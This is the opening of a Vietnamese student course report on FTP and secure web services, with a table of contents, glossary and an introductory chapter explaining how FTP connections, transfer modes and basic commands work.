BAN CƠ YẾU CHÍNH PHỦ

HỌC VIỆN KỸ THUẬT MẬT MÃ

-------------🙢🕮🙠--------------



BÁO CÁO MÔN HỌC

**KỸ THUẬT LẬP TRÌNH**

**ĐỀ TÀI: DỊCH VỤ FTP VÀ WEB AN TOÀN**

| Giảng viên hướng dẫn | : | **Bùi Việt Thắng** |
| --- | --- | --- |
| Sinh viên thực hiện | : | **Đỗ Thị Yến – AT180251**  **Trần Minh Tuấn – AT180249**  **Trịnh Xuân Phong – AT180238**  **Lại Văn Hoàng – AT180220**  **Nguyễn Văn Hiếu – AT180218** |
| Chuyên ngành | : | **An toàn thông tin** |

Hà Nội, 4/2024

# **MỤC LỤC**

[**MỤC LỤC** 2](#_heading=h.30j0zll)

[**LỜI CẢM ƠN** 6](#_heading=h.1fob9te)

[**DANH MỤC THUẬT NGỮ VÀ TỪ VIẾT TẮT** 7](#_heading=h.3znysh7)

[**DANH MỤC BẢNG** 8](#_heading=h.2et92p0)

[**DANH MỤC HÌNH ẢNH** 9](#_heading=h.tyjcwt)

[**LỜI NÓI ĐẦU** 12](#_heading=h.3dy6vkm)

[**1. Lý do chọn đề tài** 12](#_heading=h.1t3h5sf)

[**2. Mục tiêu thực hiện đề tài** 12](#_heading=h.4d34og8)

[**3. Bố cục nội dung đề tài** 13](#_heading=h.2s8eyo1)

[**CHƯƠNG 1: TỔNG QUAN VỀ FTP VÀ WEB AN TOÀN** 14](#_heading=h.17dp8vu)

[**1.1. Tổng quan về giao thức FTP** 14](#_heading=h.3rdcrjn)

[**1.1.1. Giới thiệu về FTP** 14](#_heading=h.26in1rg)

[**1.1.2. Mô hình kiến trúc xử lý trong giao thức FTP** 14](#_heading=h.lnxbz9)

[1.1.2.1. Giới thiệu mô hình Client-Server 14](#_heading=h.35nkun2)

[1.1.2.2. Kết nối TCP trong FTP 14](#_heading=h.1ksv4uv)

[1.1.2.3. Mô hình hoạt động của giao thức FTP 15](#_heading=h.2jxsxqh)

[**1.1.3. Cách thức hoạt động của FTP** 17](#_heading=h.3j2qqm3)

[1.1.3.1. Thiết lập kênh điều khiển và chứng thực người dùng trong FTP 17](#_heading=h.1y810tw)

[1.1.3.2. Truyền tải dữ liệu (Active-passive connections) 18](#_heading=h.2xcytpi)

[1.1.3.3. Các phương thức truyền dữ liệu trong FTP 18](#_heading=h.1ci93xb)

[1.1.3.4. Tập lệnh và các mã thông điệp được sử dụng trong FTP 19](#_heading=h.3whwml4)

[*1.1.3.4.1. Tệp lệnh* 19](#_heading=h.2bn6wsx)

[*1.1.3.4.2. Mã phản hồi* 21](#_heading=h.3as4poj)

[**1.1.4. Bảo mật trong FTP** 21](#_heading=h.49x2ik5)

[**1.2. Tổng quan về giao thức FTPS** 22](#_heading=h.2p2csry)

[**1.2.1. Giới thiệu về SSL/TLS** 22](#_heading=h.147n2zr)

[**1.2.2. Giới thiệu về FTPS** 23](#_heading=h.ihv636)

[**1.3. Tổng quan về Web** 24](#_heading=h.1hmsyys)

[**1.3.1. Khái niệm** 25](#_heading=h.41mghml)

[**1.3.2. Kiến trúc cơ bản của ứng dụng web** 25](#_heading=h.2grqrue)

[1.3.2.1. Front-end 26](#_heading=h.3fwokq0)

[1.3.2.2. Back-end 26](#_heading=h.1v1yuxt)

[1.3.2.3. Database 27](#_heading=h.4f1mdlm)

[**1.3.3. Chức năng cơ bản của ứng dụng web** 27](#_heading=h.2u6wntf)

[**1.3.4. Một số tiêu chí đánh giá về một web an toàn** 27](#_heading=h.19c6y18)

[**CHƯƠNG 2: NGHIÊN CỨU LỖ HỔNG TRONG DỊCH VỤ FTP VÀ WEB** 29](#_heading=h.nmf14n)

[**2.1. Các lỗ hổng liên quan đến dịch vụ FTP** 29](#_heading=h.37m2jsg)

[**2.1.1. Xác thực người dùng ẩn danh** 29](#_heading=h.1mrcu09)

[**2.1.2. Brute force FTP Services** 29](#_heading=h.2lwamvv)

[**2.1.3. Lỗ hổng Directory Traversal** 30](#_heading=h.111kx3o)

[**2.1.4. Lỗ hổng Code Injection** 31](#_heading=h.206ipza)

[**2.2. Các lỗ hổng liên quan đến Web** 32](#_heading=h.2zbgiuw)

[**2.2.1 Các bước khai thác một lỗ hổng web** 32](#_heading=h.1egqt2p)

[2.2.1.1. Thu thập thông tin - Reconnaissance 32](#_heading=h.3ygebqi)

[2.2.1.2. Công cụ hóa - Weaponization 32](#_heading=h.2dlolyb)

[2.2.1.3. Khai thác - Exploitation 33](#_heading=h.sqyw64)

[**2.2.2. Các lỗ hổng thường gặp trong một website** 33](#_heading=h.3cqmetx)

[**CHƯƠNG 3: TRIỂN KHAI THỰC NGHIỆM** 35](#_heading=h.1rvwp1q)

[**3.1. Dịch vụ FTP** 35](#_heading=h.4bvk7pj)

[**3.1.1. Chuẩn bị môi trường** 35](#_heading=h.2r0uhxc)

[**3.1.2. Kết quả cài đặt của dịch vụ FTP** 35](#_heading=h.3q5sasy)

[3.1.2.1. Kết nối tới FTP 35](#_heading=h.25b2l0r)

[3.1.2.2. Upload file 36](#_heading=h.34g0dwd)

[3.1.2.3. Download tệp tin 36](#_heading=h.43ky6rz)

[3.1.2.4. Delete file 36](#_heading=h.xvir7l)

[3.1.2.5. Chặn bắt gói tin trên Wireshark 37](#_heading=h.1x0gk37)

[**3.1.3. Dịch vụ FTPS** 38](#_heading=h.1baon6m)

[3.1.3.1. Kết nối tới Server bằng dịch vụ FTP 38](#_heading=h.3vac5uf)

[3.1.3.2. Kết nối tới Server bằng dịch vụ FTPS thông qua python 39](#_heading=h.pkwqa1)

[3.1.3.3. Upload file 40](#_heading=h.1opuj5n)

[3.1.3.4. Download file 41](#_heading=h.2nusc19)

[3.1.3.5. Delete file 42](#_heading=h.3mzq4wv)

[3.1.3.6. Chặn bắt gói tin bằng Wireshark 43](#_heading=h.haapch)

[**3.1.4. Khai thác một số lỗ hổng phổ biến của dịch vụ FTP** 43](#_heading=h.1gf8i83)

[3.1.4.1. Xây dựng môi trường 43](#_heading=h.40ew0vw)

[3.1.4.2. Thực nghiệm tấn công 45](#_heading=h.4du1wux)

[*3.1.4.2.1. Thực hiện quét cổng mở* 45](#_heading=h.2szc72q)

[*3.1.4.2.2. Xác thực người dùng ẩn danh* 47](#_heading=h.3s49zyc)

[*3.1.4.2.3. Tấn công Brute force* 49](#_heading=h.meukdy)

[*3.1.4.2.4. Directory Traversal Attack* 51](#_heading=h.1ljsd9k)

[*3.1.4.2.5. Code Injection* 55](#_heading=h.3jtnz0s)

[**3.2. Web an toàn** 58](#_heading=h.2y3w247)

[**3.2.1. Sử dụng công cụ Acunetix để quét lỗ hổng của trang trang Web** 58](#_heading=h.1d96cc0)

[**3.2.2. Khai thác một số lỗ hổng** 61](#_heading=h.4anzqyu)

[3.2.2.1. File Inclusion 61](#_heading=h.2pta16n)

[*3.2.2.1.1. Thu thập thông tin – Reconnaissance* 61](#_heading=h.14ykbeg)

[*3.2.2.1.2. Công cụ hóa - Weaponization* 62](#_heading=h.243i4a2)

[*3.2.2.1.3. Khai thác – Exploitation* 63](#_heading=h.j8sehv)

[3.2.2.2. SQL Injection 63](#_heading=h.42ddq1a)

[*3.2.2.2.1. Thu thập thông tin – Reconnaissance* 63](#_heading=h.2hio093)

[*3.2.2.2.2 Công cụ hóa - Weaponization* 65](#_heading=h.4fsjm0b)

[3.2.2.2.3. Khai thác – Exploitation 66](#_heading=h.2uxtw84)

[**3.3 Đánh giá chung** 67](#_heading=h.2981zbj)

[**KẾT LUẬN** 68](#_heading=h.odc9jc)

[**PHỤ LỤC** 69](#_heading=h.38czs75)

[**1. Cài đặt FTP Server** 69](#_heading=h.1nia2ey)

[**2. Cấu hình FTPS** 71](#_heading=h.4kx3h1s)

[3. Sử dụng Acunetix Web Vulnerability Scanner 72](#_heading=h.1f7o1he)

[**TÀI LIỆU THAM KHẢO** 75](#_heading=h.3z7bk57)

# **LỜI CẢM ƠN**

Để hoàn thành bài tập lớn đề tài này, bên cạnh sự nỗ lực của từng thành viên, nhóm còn dựa trên các bài tham khảo, kinh nghiệm từ các kết quả tìm kiếm của nhiều tác giả trên Internet.

Với sự biết ơn và kính trọng, nhóm chúng em xin dành lời cảm ơn chân thành đến giảng viên hướng dẫn thầy Bùi Việt Thắng - giáo viên môn Kỹ thuật lập trình - Học viện Kỹ thuật mật mã. Cảm ơn thầy đã dành nhiều thời gian, công sức, truyền đạt kiến thức và đưa ra những lời khuyên cần thiết để hướng dẫn cho nhóm chúng em trong suốt thời gian quá trình nghiên cứu đề tài này.

Do vẫn còn giới hạn về thời gian và kiến thức còn hạn chế nên bài làm vẫn còn nhiều thiếu sót và chưa hoàn chỉnh. Kính mong quý thầy cô góp ý thêm để chúng em có thể hoàn thiện tốt trong tương lai.

Chúng em xin chân thành cảm ơn!

| Hà Nội, tháng 4 năm 2024 |
| --- |
| Nhóm sinh viên thực hiện  Đỗ Thị Yến  Trần Minh Tuấn  Trịnh Xuân Phong  Lại Văn Hoàng  Nguyễn Văn Hiếu |

# **DANH MỤC THUẬT NGỮ VÀ TỪ VIẾT TẮT**

| **STT** | **Từ viết tắt** | **Thuật ngữ Tiếng Anh** | **Ý nghĩa** |
| --- | --- | --- | --- |
| 1 | FTP | File Transfer Protocol | Giao thức truyền tệp tin |
| 2 | FTPS | File Transfer Protocol Secure | Giao thức truyền tin bảo mật |
| 3 | SSL | Secure Socket Layer | Lớp cổng bảo mật |
| 4 | TLS | Transport Layer Security | Giao thức bảo mật tầng giao vận. |
| 5 | TCP | Transmission Control Protocol | Giao thức điều khiển truyền vận |
| 6 | IP | Internet Protocol | Giao thức Internet |
| 7 | PI | Protocol Interpreter | Thành phần quản lý kênh điều khiển |
| 8 | DTP | Data Transfer Process | Thành phần chịu trách nhiệm gửi và nhận dữ liệu giữa Client - Server |
| 9 | XSS | Cross Site Scripting | Phương pháp tấn công chèn mã JavaScript độc hại vào trang web |
| 10 |  | anonymous | Người dùng vô danh |
| 11 |  | Brute force FTP Services | Phương pháp tấn công bằng cách thử liên tục tài khoản và mật khẩu cho tới khi đăng nhập thành công |
| 12 |  | Directory Traversal | Phương pháp tấn công cho phép truy cập và điều hướng tới thư mục không được phép truy cập trên máy chủ |
| 13 |  | Code Injection | Kỹ thuật tấn công cho phép chèn mã thực thi vào ứng dụng hoặc trang web để kiểm soát thực hiện các hành động mong muốn |

# **DANH MỤC BẢNG**

[Bảng 1.1. Tệnh lệnh trong FTP 20](#_heading=h.qsh70q)

[Bảng 1.2. Bảng các mã phản hồi trong FTP 21](#_heading=h.1pxezwc)

[Bảng 3.1. Môi hình FTP Client – Server 35](#_heading=h.87my0pu6nqmy)

**DANH MỤC HÌNH ẢNH**

# 

[Hình 1.1 – Kết nối TCP trong FTP 15](#_heading=h.44sinio)

[Hình 1.2 - Mô hình hoạt động của giao thức FTP 16](#_heading=h.z337ya)

[Hình 1.3 - Thiết lập kênh truyền giữa Client – Server 18](#_heading=h.4i7ojhp)

[Hình 1.4 – Quá trình SSL/TLS Handshake 23](#_heading=h.23ckvvd)

[Hình 1.5 - Mô hình FTPS 24](#_heading=h.32hioqz)

[Hình 1.6 - Kiến trúc cơ bản của 1 ứng dụng Web 25](#_heading=h.vx1227)

[Hình 2.1 - Truy cập ẩn danh trong FTP 29](#_heading=h.46r0co2)

[Hình 2.3 - Tấn công Directory Traversal 31](#_heading=h.3l18frh)

[Hình 2.4 - Tấn công Code Injection 31](#_heading=h.4k668n3)

[Hình 3.1- Đăng nhập với tài khoản người dùng hệ thống 35](#_heading=h.kgcv8k)

[Hình 3.2 - Tải lên tệp tin với tài khoản người dùng hệ thống 36](#_heading=h.1jlao46)

[Hình 3.3 - Tải xuống tệp tin với tài khoản người dùng hệ thống 36](#_heading=h.2iq8gzs)

[Hình 3.4 - Xóa tệp tin với tài khoản người dùng hệ thống 36](#_heading=h.3hv69ve)

[Hình 3.5 - Chặn bắt gói tin FTP bằng Wireshark 37](#_heading=h.4h042r0)

[Hình 3.6 - Dữ liệu trong quá trình giao tiếp FTP 38](#_heading=h.2w5ecyt)

[Hình 3.7 - Kiểm tra kết nối với dòng lệnh FTP 38](#_heading=h.2afmg28)

[Hình 3.8 - Đăng nhập thành công 40](#_heading=h.39kk8xu)

[Hình 3.9 - Upload file 41](#_heading=h.48pi1tg)

[Hình 3.10 - Download file 42](#_heading=h.1302m92)

[Hình 3.11 - Delete file 43](#_heading=h.2250f4o)

[Hình 3.12 - Gói tin FTP khi cấu hình dịch vụ FTPS 43](#_heading=h.319y80a)

[Hình 3.13 - Vị trí lưu source code 44](#_heading=h.2fk6b3p)

[Hình 3.14 - Tạo một kết nối từ cổng 80 trên máy đến dịch vụ ngrok 44](#_heading=h.upglbi)

[Hình 3.15 - Trang đăng nhập 44](#_heading=h.3ep43zb)

[Hình 3.17 - Trang chủ 45](#_heading=h.1tuee74)

[Hình 3.18 - Kết quả của quá trình quét cổng 47](#_heading=h.184mhaj)

[Hình 3.19 - Kết quả kiểm tra xác thực người dùng ẩn danh 48](#_heading=h.279ka65)

[Hình 3.20 - Kết quả quá trình Brute force 51](#_heading=h.36ei31r)

[Hình 3.21 - Kết quả quá trình truy cập ra thư mục bên ngoài 53](#_heading=h.45jfvxd)

[Hình 3.22 - Quá trình tìm kiếm mục tiêu 53](#_heading=h.2koq656)

[Hình 3.23 - Truy cập file mục tiêu 55](#_heading=h.zu0gcz)

[Hình 3.24 - Kết quả quá trình chèn mã độc 57](#_heading=h.1yyy98l)

[Hình 3.25 - Kết quả khi người dùng đăng nhập vào hệ thống 58](#_heading=h.kx3boresnjaw)

[Hình 3.26 - Trang web mục tiêu 58](#_heading=h.3x8tuzt)

[Hình 3.27 - Quá trình quét lỗ hổng bằng công cụ Acunetix 59](#_heading=h.2ce457m)

[Hình 3.28 - Danh sách các lỗ hổng Acunetix quét được 60](#_heading=h.rjefff)

[Hình 3.29. Thông tin chi tiết trang có lỗ hổng 60](#_heading=h.3bj1y38)

[Hình 3.30 - Cấu trúc trang web mà Acunetix quét được 61](#_heading=h.1qoc8b1)

[Hình 3.31 - Vị trí Acunetix xác định bị lỗ hổng File Inclusion 62](#_heading=h.3oy7u29)

[Hình 3.32 - Kết quả đọc File Login.php 63](#_heading=h.338fx5o)

[Hình 3.33 - Kết quả đọc file listproducts.php 63](#_heading=h.1idq7dh)

[Hình 3.34. Phát hiện lỗ hổng SQL Injection bằng công cụ Acunetix 63](#_heading=h.wnyagw)

[Hình 3.35 - Vị trí sinh bị lỗ hổng SQL Injection 64](#_heading=h.3gnlt4p)

[Hình 3.36 - Kết quả đọc file listproducts.php 64](#_heading=h.1vsw3ci)

[Hình 3.37 - Kết quả đọc file login.php 64](#_heading=h.2eclud0)

[Hình 3.38 - Xác định số cột trong câu lệnh select 66](#_heading=h.1a346fx)

[Hình 3.39-3.40 - Kết quả thu được sau quá trình tấn công SQL Injection 66](#_heading=h.3u2rp3q)

[Hình 4.1 - Cài đặt vsftpd 69](#_heading=h.47hxl2r)

[Hình 4.2 - Kiểm tra các cổng đang được mở 70](#_heading=h.2mn7vak)

[Hình 4.3 - Tạo tài khoản người dùng 70](#_heading=h.11si5id)

[Hình 4.4 - Cấu hình file /etc/vsftpd.conf 70](#_heading=h.3ls5o66)

[Hình 4.5 - Khởi động lại dịch vụ vsftpd 71](#_heading=h.20xfydz)

[Hình 4.6 - Cấu hình /etc/vsftpd.conf 72](#_heading=h.302dr9l)

# **LỜI NÓI ĐẦU**

## **1. Lý do chọn đề tài**

Hiện nay, với cuộc cách mạng công nghiệp 4.0 và quá trình chuyển đổi số, mạng Internet có vai trò quan trọng trong việc thúc đẩy phát triển kinh tế - xã hội. Nó trở thành một phần tất yếu trong cuộc sống hàng ngày của mỗi người. Với việc sử dụng mạng Internet việc kết nối, giao tiếp và chia sẻ mọi thông tin thông qua lướt web, chat và gửi thư điện tử giữa mọi người trở nên dễ dàng và thuận lợi hơn. Đặc biệt, việc chia sẻ và trao đổi tệp tin giữa người dùng giúp họ làm việc, trao đổi thông tin và tài liệu, và tạo ra sự linh hoạt trong làm việc và học tập.

FTP là một giao thức tiêu chuẩn được sử dụng để truyền tệp tin qua mạng Internet. Tuy nhiên, FTP không mã hóa dữ liệu, nên thông tin được truyền qua FTP có thể bị đánh cắp hoặc thay đổi bởi các bên thứ ba. Do đó, không được coi là an toàn khi truyền dữ liệu nhạy cảm. Web an toàn đảm bảo bảo mật thông tin và giao tiếp trên Internet. Điều này được đạt được bằng cách sử dụng giao thức bảo mật HTTPS và các chứng chỉ SSL/TLS để mã hóa dữ liệu và bảo vệ tính riêng tư và toàn vẹn của thông tin truyền tải.

FTP là một giao thức quen thuộc, tuy nhiên không phải ai cũng hiểu cách thức hoạt động của nó, vì sao nó không phải là một giao thức đáng tin cậy. Và làm sao để trao đổi file trên Web một cách an toàn. Chính vì thế, nhóm chúng em chọn đề tài này để thực hiện làm bài tập lớn môn Kỹ thuật lập trình.

## **2. Mục tiêu thực hiện đề tài**

* Hiểu rõ về hoạt động cơ bản của FTP.
* Tìm hiểu một số lỗ hổng trong FTP.
* Giới thiệu web an toàn, các tiêu chí để đánh giá một web an toàn.
* Nghiên cứu kỹ thuật khai thác giao thức FTP và Web an toàn, về các bước thu thập thông tin, các bước khai thác.
* Thực nghiệm: cách xây dựng FTP Server, khai thác FTP server và khai thác lỗ hổng web.

## **3. Bố cục nội dung đề tài**

**Tên đề tài: “Dịch vụ FTP và Web an toàn”**

Bố cục nội dung đề tài được trình bày theo 3 chương:

Chương 1: Tổng quan về dịch vụ FTP và Web an toàn

Giới thiệu chung về giao thức FTP và FTPS. Tìm hiểu về cách thức hoạt động của giao thức FTP trong mô hình client - server. Tổng quan về Web và các tiêu chí để đánh giá một web an toàn.

Chương 2: Nghiên cứu lỗ hổng trong dịch vụ FTP và Web an toàn

- Nghiên cứu các lỗ hổng liên quan đến FTP

- Nghiên cứu các lỗ hổng liên quan đến Web

Chương 3: Triển khai thực nghiệm

- Thực nghiệm xây dựng mô hình FTP server - client, mô hình FTPS và phân tích các lỗ hổng trên FTP

- Thực nghiệm dò quét lỗ hổng trên Web và phân tích một vài lỗ hổng phổ biến.

# 

# **CHƯƠNG 1: TỔNG QUAN VỀ FTP VÀ WEB AN TOÀN**

## **1.1. Tổng quan về giao thức FTP**

### **1.1.1. Giới thiệu về FTP**

FTP là viết tắt của File Transfer Protocol, là một giao thức mạng tiêu chuẩn được sử dụng để truyền tệp tin giữa máy khách và máy chủ qua kết nối mạng dựa trên TCP/IP. Được phát triển từ những năm 1970, FTP đã trở thành một giao thức được sử dụng rộng rãi để truyền tệp tin do có tính đơn giản và hiệu quả. Với việc sử dụng giao thức này, mọi người dùng có thể trao đổi dữ liệu từ xa. Người dùng có thể truyền tải dữ liệu lên máy chủ FTP và những người dùng khác được cấp phép có thể kết nối từ xa để lưu những dữ liệu ấy về máy tính cá nhân của mình.

FTP hoạt động dựa trên mô hình Client-Server. Trong đó, máy chủ (server) cung cấp dịch vụ FTP và lắng nghe mọi yêu cầu về dịch vụ từ các thiết bị khác có trong mạng. Máy khách (client) sử dụng phần mềm FTP để gửi yêu cầu liên kết tới máy chủ. Khi cả hai bên thiết lập được kết nối, một số thao tác liên quan đến tệp tin sẽ được diễn ra.


### **1.1.2. Mô hình kiến trúc xử lý trong giao thức FTP**

#### 1.1.2.1. Giới thiệu mô hình Client-Server

Mô hình Client-Server là một mô hình mạng phân tán bao gồm hai thành phần chính là Client (máy khách) và Server (máy chủ). Máy chủ (Server) là máy tính cung cấp các tài nguyên và dịch vụ đến các máy tính khách trong hệ thống mạng. Server đóng vai trò hỗ trợ cho các hoạt động trên máy Client hiệu quả hơn. Máy khách là thành phần mà chúng ta dùng để truy cập và sử dụng các dịch vụ hoặc tài nguyên từ máy chủ. Nó có thể là máy tính, điện thoại, máy tính bảng hoặc bất kỳ thiết bị nào khác có khả năng kết nối với mạng.

#### 1.1.2.2. Kết nối TCP trong FTP

FTP là giao thức tầng ứng dụng (Application) có tác dụng di chuyển tệp hoặc chuyền tải dữ liệu giữa các hệ thống cục bộ từ xa. Cũng giống như hầu hết các giao thức TCP/IP, FTP dựa trên mô hình Client-Server. Tuy nhiên, điểm khác biệt của mô hình FTP đó là việc cần thiết lập hai kênh truyền logic là TCP control connection và TCP data connection.

**


*Hình 1.1 – Kết nối TCP trong FTP*

Control connection (điều khiển kết nối): Được xác định thông qua cổng 21/TCP. Đây là kênh kết nối TCP chính được tạo ra khi phiên làm việc được thiết lập. Nó được duy trì trong suốt phiên làm việc và chỉ cho phép thông tin điều khiển đi qua như là: mật khẩu, lệnh thay đổi mật khẩu, lệnh xác nhận thay đổi thư mục.

Data connection (kết nối dữ liệu): Được kết nối thông qua cổng 20/TCP. Đây là kênh cho phép truyền tải dữ liệu qua lại với giữa Client và Server. Kết nối này khi có lệnh truyền tệp thì mở và đóng khi truyền xong.

#### 1.1.2.3. Mô hình hoạt động của giao thức FTP

Do có sự phân chia hai kênh truyền riêng biệt nên chức năng điều khiển và truyền dữ liệu của mô hình FTP được chia thành 2 phần giao thức chịu trách nhiệm cho mỗi kênh. Thành phần thứ nhất là **Protocol Interpreter** (PI), chịu trách nhiệm quản lý điều khiển kênh, phát và nhận lệnh phản hồi. Thành phần thứ hai là **Data Transfer Process** (DTP), có trách nhiệm gửi và nhận dữ liệu giữa Client và Server.



*Hình 1.2 - Mô hình hoạt động của giao thức FTP*

Mô hình hoạt động của giao thức FTP được thể hiện theo hai tiến trình trên máy Client và máy Server:

* Tiến trình trên máy Server:
* Server Protocol Interpreter (Server-PI) chịu trách nhiệm quản lý điều khiển kết nối trên Server và lắng nghe mọi yêu cầu kết nối trên cổng 21. Khi kết nối được thiết lập, nó sẽ nhận lệnh từ phía User-PI và gửi lại phản hồi, quản lý quá trình truyền dữ liệu trên Server.
* Server Data Transfer Process (Server-DTP) có nhiệm vụ gửi hoặc nhận file từ User-DTP. Nó vừa làm nhiệm vụ thiết lập kết nối dữ liệu vừa lắng nghe kết nối dữ liệu từ người dùng thông qua cổng 20.
* Tiến trình trên máy Client:
* User Interface là giao diện chương trình được chạy trên máy tính, cung cấp giao diện xử lý cho người dùng và chỉ có ở phía Client. Nó cho phép người dùng điều khiển các phiên FTP, theo dõi các thông tin và kết quả xảy ra của tiến trình
* User Protocol Interpreter (User-PI) chịu trách nhiệm quản lý kênh điều khiển bên phía Client. Nó khởi tạo phiên kết nối FTP bằng cách gửi yêu cầu đến Server-PI. Khi thiết lập kết nối thành công, nó xử lí các lệnh nhận được trên User Interface và gửi đến Server-PI. Sau đó, nhận phản hồi.
* User Data Transfer Process (User-DTP) có nhiệm vụ gửi hoặc nhận dữ liệu từ phía Server-DTP. Nó được thiết lập hoặc lắng nghe phản hồi từ server trên kênh truyền dữ liệu thông qua cổng 20.


### **1.1.3. Cách thức hoạt động của FTP**

#### 1.1.3.1. Thiết lập kênh điều khiển và chứng thực người dùng trong FTP

Để có thể trao đổi tệp tin giữa Client và Server trước tiên cần thiết lập các kênh truyền kết nối. Server-PI ngồi lắng nghe các yêu cầu kết nối trên kênh điều khiển, trên cổng 21/TCP. User-PI bắt đầu kết nối bằng cách mở kết nối TCP trên thiết bị người dùng đến máy chủ trên cổng này.

Khi TCP được thiết lập, kênh điều khiển kết nối được thiết lập và cho phép gửi lệnh từ User-PI đến Server-PI cũng như trả lời gửi lại các mã phản hồi từ Server-PI. Việc xác thực người dùng thông qua một trình tự đăng nhập (login sequence). Mục đích của quá trình này để điều khiển truy cập(quá trình cho phép người dùng được ủy quyền được phép truy cập vào máy chủ và cho phép máy chủ điều khiển các quyền truy cập đối với từng người dùng) và chọn nguồn tài nguyên cung cấp(việc cung cấp những tài nguyên cho từng người dùng đúng với những quyền hạn mà người đó được cấp)

Đầu tiên, Client gửi yêu cầu kết nối FTP tới Server. Lúc này, Server sẽ gửi một mã trạng thái cho biết rằng nó đã sẵn sàng cho phiên làm việc. Sau khi nhận được phản hồi, Client phải gửi username thông qua câu lệnh USER và mật khẩu thông qua lệnh PASS. Khi nhận được username và password của người dùng, Server tiến hành kiểm tra dữ liệu được lưu trong database. Nếu hợp lệ, phía Client sẽ nhận được mã trạng thái cho biết hợp lệ từ server và phiên làm việc chính thức bắt đầu. Trong trường hợp kiểm tra username và password thất bại, server sẽ gửi yêu cầu chứng thực lại. Nếu số lần chứng thực vượt quá quy định, tự động đóng phiên làm việc.



*Hình 1.3 - Thiết lập kênh truyền giữa Client – Server*

#### 1.1.3.2. Truyền tải dữ liệu (Active-passive connections)

Mô hình FTP có hai loại truyền tải dữ liệu là chế độ chủ động (Active Mode) và chế độ bị động (Passive Mode).

Active Connection: Máy khách mở một cổng trên máy tính của mình và thông báo cổng này cho máy chủ qua cổng điều khiển của FTP. Máy chủ thực hiện kết nối đến cổng đã được chỉ định trên máy khách để truyền dữ liệu. Đây là phương pháp truyền thống nhưng có thể gây ra vấn đề khi máy khách đứng sau tường lửa hoặc NAT.

Passive Connection: Máy khách mở một kết nối điều khiển đến máy chủ và yêu cầu một cổng để truyền dữ liệu. Máy chủ thông báo cho máy khách về cổng dữ liệu và máy khách thực hiện kết nối dữ liệu trực tiếp đến cổng này trên máy chủ. Phương pháp này an toàn hơn trong môi trường mạng phức tạp và lưu lượng truy cập lớn.

#### 1.1.3.3. Các phương thức truyền dữ liệu trong FTP

Khi kênh dữ liệu đã được thiết lập xong giữa Server-DTP và User-DTP, dữ liệu sẽ được gửi trực tiếp từ Client đến Server hoặc ngược lại phụ thuộc vào câu lệnh được sử dụng. Do thông tin điều khiển được gửi đi trên kênh điều khiển, nên toàn bộ kênh dữ liệu có thể được sử dụng để truyền dữ liệu. FTP có ba phương thức truyền dữ liệu, đó là: Stream Mode, Block Mode và Compressed Mode.

Stream mode: Dữ liệu được gửi đi dưới dạng luồng các byte không có cấu trúc liên tục. Thiết bị gửi chỉ đơn thuần đẩy luồng dữ liệu qua kết nối TCP tới phía nhận. Không có một tiêu đề nhất định nào được sử dụng ở phương pháp này, nó chủ yếu dựa vào tính tin cậy trong truyền dữ liệu của FTP. Vì nó không có cấu trúc dạng header nên việc báo hiệu kết thúc file đơn giản là bên thiết bị gửi ngắt kết nối khi truyền xong. Đây là phương thức được sử dụng nhiều nhất trong triển khai FTP thực tế vì nó là mặc định, đơn giản, phổ biến, dễ triển khai và hiệu quả nhất.

Block mode: Phương thức truyền dữ liệu mang tính quy chuẩn hơn, với dữ liệu được chia thành các khối nhỏ và được đóng gói thành các FTP Blocks. Mỗi Block có 1 trường header 3 byte báo hiệu độ dài và chứa thông tin về các khối dữ liệu đang được gửi.

Compressed mode: Phương thức truyền dữ liệu sử dụng kỹ thuật nén khá đơn giản gọi là “run-length encoding” được sử dụng để phát hiện, xử lý các đoạn lặp lại trong dữ liệu được truyền đi để giảm chiều dài thông điệp. Khi thông tin đã được nén, sẽ được xử lý như trong Block mode với trường header.

#### 1.1.3.4. Tập lệnh và các mã thông điệp được sử dụng trong FTP

##### *1.1.3.4.1. Tệp lệnh*

Client và Server sử dụng các câu lệnh để có thể giao tiếp với nhau trong quá trình thiết lập và sử dụng dịch vụ. Các lệnh trong FTP được viết dưới dạng văn bản và gửi qua kết nối điều khiển FTP. Cú pháp các lệnh thường có dạng:

<*command*> [<*arguments*>]

Trong đó, <*command*> là tên của lệnh và [<*arguments*>] là các đối số tùy chọn được sử dụng với lệnh đó.

Một số lệnh cơ bản như sau:

| **MÃ LỆNH (command)** | **ĐỐI SỐ (argument)** | **MÔ TẢ**  **(description)** |
| --- | --- | --- |
| USER | username | Xác định tên người dùng cho quá trình xác thực |
| PASS | password | Cung cấp mật khẩu cho tên người dùng đã chỉ định bằng lệnh USER trước đó |
| QUIT | none | Kết thúc phiên làm việc FTP |
